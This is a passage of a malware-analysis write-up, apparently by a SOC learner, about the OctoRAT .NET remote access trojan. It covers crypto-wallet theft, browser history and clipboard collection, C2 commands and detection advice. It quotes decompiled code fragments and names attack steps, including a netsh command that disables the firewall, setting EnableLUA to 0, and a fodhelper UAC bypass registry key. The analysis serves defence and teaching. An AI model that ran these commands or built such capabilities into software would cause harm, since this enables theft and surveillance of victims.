
Finally, the package is sent to the C2 as:

```
Program.network.SendBinaryFile("AllWallets.zip", array5);
```

Key findings

Function	Finding
Wallet collection	walletGrabber
Package creation	CreatePackage()
Exfiltration filename	AllWallets.zip

The malware therefore packages all discovered wallets into `AllWallets.zip` before sending them to the C2.



11. Browser History Collection

OctoRAT contains a dedicated `BrowserHistory` class for collecting browser history.

The supported browsers observed during analysis include:

- Chrome
- Edge
- Brave
- Opera
- Firefox

The C2 command:

`get_browser_history`

allows the attacker to request browser history.


The malware extracts the browser name from the command data:

```
CS$<>8__locals24.browser =
    Program.ExtractJsonValue(packet.Data, "browser");
```

If the attacker does not provide a browser name, the malware sets:

```
CS$<>8__locals24.browser = "chrome";
```

Therefore, **Chrome is the default browser**.



12. `fun_spam_disk` — Explorer Window Abuse

The malware contains a command named:

```
fun_spam_disk
```

The C2 provides the number of Explorer windows to open.

The malware extracts this value:

```
int count = Program.ExtractJsonInt(packet.Data, "count");
```

It then applies a maximum limit:

```
if (count > 100)
{
    count = 100;
}
```

Therefore, the maximum number of Explorer windows is:

```
100
```

The malware opens Explorer using:

```
Process.Start("explorer.exe", drive);
```

and waits:

```
Thread.Sleep(100);
```

before opening the next window.


Therefore, the delay between each Explorer window is:

```
100 milliseconds
```

Why the limit and delay matter

The malware intentionally controls the operation rather than launching hundreds of processes instantly. This reduces the chance of making the system or the malware itself unstable.

A little restraint—even in malware—is still restraint.



13. Network Concurrency Control

OctoRAT uses a `SemaphoreSlim` named:

`networkSemaphore`

Its initialization is:

```
private static SemaphoreSlim networkSemaphore =
    new SemaphoreSlim(20, 20);
```

This allows a maximum of **20 concurrent network operations**.


The semaphore acts as a gate for network operations. For example, before sending a desktop frame, the malware attempts to acquire a permit:

`Program.networkSemaphore.Wait(0)`

After the operation completes, the permit is released:

`Program.networkSemaphore.Release();`

This prevents too many network operations from running simultaneously and helps maintain stability.



14. Clipboard Monitoring

OctoRAT also monitors clipboard activity through the `ClipboardMonitor` class.

The method is defined as:

```
public void Start(Network net)
```

The important part, however, is where it is called:

```
Program.clipboardMonitor.Start(Program.network);
```

Therefore, the existing `Program.network` **object** is passed to `ClipboardMonitor.Start()`.

Inside `Start()`, the object is stored:


```
this.network = net;
```

This allows the clipboard monitor to reuse the malware's existing network connection when sending captured clipboard information to the C2.

Data flow

```
Clipboard changes
        ↓
ClipboardMonitor
        ↓
Existing Program.network
        ↓
C2
```

This avoids creating a separate network connection specifically for clipboard monitoring.



16. Key Findings Summary

The static analysis of OctoRAT revealed a RAT with multiple capabilities designed to maintain access, weaken security controls, collect sensitive information, and communicate with its C2 infrastructure.

Category	Finding
Mutex	OctoRAT_Client_Mutex_{B4E5F6A7-8C9D-0E1F-2A3B-4C5D6E7F8A9B}
UAC bypass binary	fodhelper.exe
Configuration separator	|
Melt configuration index	array[2]
Melt attributes	Hidden | System
Scheduled task interval	1 minute
UAC control	EnableLUA = 0
Firewall command	netsh advfirewall set allprofiles state off
Consecutive errors tolerated	20
C2 health check	10,000 ms
Debug log	client_debug.log
Victim identification packet	info
Remote desktop target	60 FPS
Keylogger packet	keylog_data
Wallet package	AllWallets.zip
Default browser	Chrome
Explorer window limit	100
Explorer delay	100 ms
Network concurrency	20
Clipboard network object	Program.network

---

19. Detection Considerations

From a defensive perspective, several behaviors observed during the analysis could be monitored.

Process Activity

Monitor suspicious execution of:

```
schtasks.exe
fodhelper.exe
netsh.exe
explorer.exe
```

particularly when launched by an unusual or unknown process.

Registry Changes

Monitor modifications to:

```
HKCU\Software\Classes\ms-settings\Shell\Open\command
```

and:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
```

especially changes to `EnableLUA`.

Persistence

Investigate newly created scheduled tasks that execute unknown binaries at unusually short intervals, particularly **one-minute intervals**.

Network Behavior

Monitor unusual C2 communication patterns, especially:

- Repeated `ping` health checks
- Initial victim-information packets
- Binary file transfers
- Keylogging traffic
- Clipboard-related traffic

File Activity

The creation of:

```
client_debug.log
AllWallets.zip
```

in suspicious contexts may provide useful investigative leads.

---

20. Conclusion

The static analysis confirmed that OctoRAT is a **feature-rich .NET RAT** capable of persistence, security-control manipulation, surveillance, data collection, and remote interaction with a C2 server.

The analysis also demonstrated that understanding malware does not always require immediately understanding every line of code. Following **method calls, references, variables, configuration values, and command handlers** was enough to gradually reconstruct the malware's behavior.

The investigation began with basic questions such as *"What does this method do?"* and eventually connected individual functions into a complete attack chain.

> The goal of malware analysis is not to memorize code. It is to understand what the code makes the attacker capable of doing.

Prepared by: Ash
Focus: SOC Analysis | Malware Analysis | Cybersecurity

About Me

I'm **Ash**, a cybersecurity learner focused on **SOC operations, malware analysis, and threat detection**. I use hands-on labs and real-world attack techniques to build practical analysis skills and strengthen my understanding of how attackers operate.

> *"Don't just learn how attacks work. Learn how to recognize them before they become incidents."*

Connect with me

- **LinkedIn:-** *https://www.linkedin.com/in/ashvin-aacharya-a08553308*
- **GitHub:-** https://github.com/0xAshvin
- **X (Twitter):-** https://x.com/0xAshvin